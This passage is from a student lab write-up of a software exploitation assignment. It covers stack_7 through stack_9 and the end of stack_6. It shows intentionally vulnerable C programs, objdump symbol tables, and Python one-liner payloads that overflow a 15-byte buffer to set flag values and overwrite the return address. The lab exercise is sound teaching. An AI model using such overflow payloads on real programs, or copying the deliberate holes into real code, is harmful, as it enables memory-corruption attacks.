0804850b g     F .text  00000072              main
0804a02c g     O .data  00000000              .hidden __TMC_END__
00000000       F *UND*  00000000              isatty@@GLIBC_2.0
0804834c g     F .init  00000000              _init
```

Figure 16 objdump

Now that the final flag address is obtained, it needs to be written in little endian. So the flag was obtained using python to print 23 padding and then the final flag value. (Figure 17)




```
root@kali:~/Downloads/software_exploitation-master/assignments/4# python -c "print 'C'*23+'\xe6\x84\x04\x08'" | ./stack_6
Good work, final flag captured.
```

Figure 17 stack_6 output

8 Stack_7


The stack_7 just compared that the username contained string “marmaduke” and ignored the rest of the characters. This is stack works same way as the stack_2 but the string needs to contain “marmaduke” (Figure 18)



```
 GNU nano 2.9.2                          stack_7.c                          Modified

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char **argv) {
  int flag1 = 0;
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
  fgets(username, 128, stdin);

//the if statement compares if marmaduke is in the username, if not then prints
//invalid username, the comparing doesnt mind of the extra characters after
//"marmaduke"

  if (strstr(username, "marmaduke") == NULL) {
    fprintf(stderr, "invalid username %s\n", username);
    return 1;
  }
// flag1 overflown when the username is 15 + 1 character
  if (flag1 == 0)
    return 1;

  printf("Good work flag1 was changed.\n");
  return 0;
}
```

Figure 18 stack_7

Testing the output with python by printing marmaduke (9 characters) + 7 * “A” characters (in total 16 chars) (Figure 19)




```
root@kali:~/Downloads/software_exploitation-master/assignments/4# python -c "print 'marmaduke'+'A'*7" | ./stack_7
Good work flag1 was changed.
```

Figure 19 stack_7 output

9 Stack_8


The stack_8 is same as the stack 7, but the username needs to contain marmaduke and the marmaduke needs to end in null character for the overflow to work. (Figure 20)



```
  GNU nano 2.9.2                                  stack_8.c                                  Modifie

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char **argv) {
  int flag1 = 0;
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
  fgets(username, 128, stdin);
//the username needs to be marmaduke and end in null for owerflow to succeed
//when the marmaduke string ends in null character the comparing statement reads
//it as end of input but the username value can be still overflown e.g.
//marmaduke\0AAAAA
  if (strncmp("marmaduke", username, sizeof username)) {
    fprintf(stderr, "invalid username %s\n", username);
    return 1;
  }
//marmaduke\0AAAAA\x46\x82\x79\x13
  if (flag1 != 0x13798246)
    return 1;

  printf("Good work flag1 was changed to 0x13798246.\n");
  return 0;
}
```

Figure 20 stack_8

Testing the output with python, first printing marmaduke and ending it to null, adding 5 "A" as padding and adding the required value for the flag in little endian (Figure 21)




```
root@kali:~/Downloads/software_exploitation-master/assignments/4# python -c "print 'marmaduke\0AAAAA\x46\x82\x79\x13'" | ./stack_8
Good work flag1 was changed to 0x13798246.
```

Figure 21 stack_8 output

10 Stack_9


Stack_9 was a compilation off all the earlier stack, the username needed to be balderdash, end in null and jump to the final flag from the return address (Figure 22)



```
  GNU nano 2.9.2                          stack_9.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

//balderdash\0AAAA\xc1\xd3\xe7\xf9\AAAAAAA\x66\x85\x04\x08
void final_flag() {
  printf("Good work, final flag captured.\n");
  exit(0);
}

int main(int argc, char **argv) {
  int flag1 = 0;
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
  fgets(username, 128, stdin);

//username needs to be balderdash and end in null
//balderdash\0
  if (strncmp("balderdash", username, sizeof username)) {
    fprintf(stderr, "invalid username %s\n", username);
    return 1;
  }
//balderdash\0AAAA\xc1\xd3\xe7\xf9
  if (flag1 != 0xf9e7d3c1) {
    printf("flag1 was not changed to 0xf9e7d3c1\n");
    return 1;
  }
// 8bytes from  if(flag1 != 0xf9e7d3c1)
  return 1;
}
```

Figure 22 stack_9


The final flag memory address can be obtained via using objdump and searching for the final flag. (Figure 23)



```
0804a02c g       .data  00000000              __data_start
00000000       F *UND*  00000000              puts@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
00000000       F *UND*  00000000              exit@@GLIBC_2.0
0804a030 g     O .data  00000000              .hidden __dso_handle
080486dc g     O .rodata        00000004              _IO_stdin_used
08048566 g     F .text  00000025              final_flag
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
00000000       F *UND*  00000000              fprintf@@GLIBC_2.0
08048660 g     F .text  0000005d              __libc_csu_init
00000000       O *UND*  00000000              stdin@@GLIBC_2.0
0804a038 g       .bss   00000000              _end
08048470 g     F .text  00000000              _start
080486d8 g     O .rodata        00000004              _fp_hw
0804a034 g       .bss   00000000              __bss_start
0804858b g     F .text  000000d4              main
0804a034 g     O .data  00000000              .hidden __TMC_END__
00000000       F *UND*  00000000              strncmp@@GLIBC_2.0
00000000       F *UND*  00000000              isatty@@GLIBC_2.0
080483a8 g     F .init  00000000              _init
```

Figure 23 objdump

Testing the output with python. First printing balderdash, ending it in null adding 4 padding then the flag 1 required value in little endian, then 7 padding to reach the return address and then the final flag memory address in little endian. (Figure 24)



```
root@kali:~/Downloads/software_exploitation-master/assignments/4# python -c "print 'balderdash\0AAAA\xc1\xd3\xe7\xf9\AAAAAAA\x66\x85\x04\x08'" | ./stack_9
Good work, final flag captured.
```

Figure 24 stack_9 output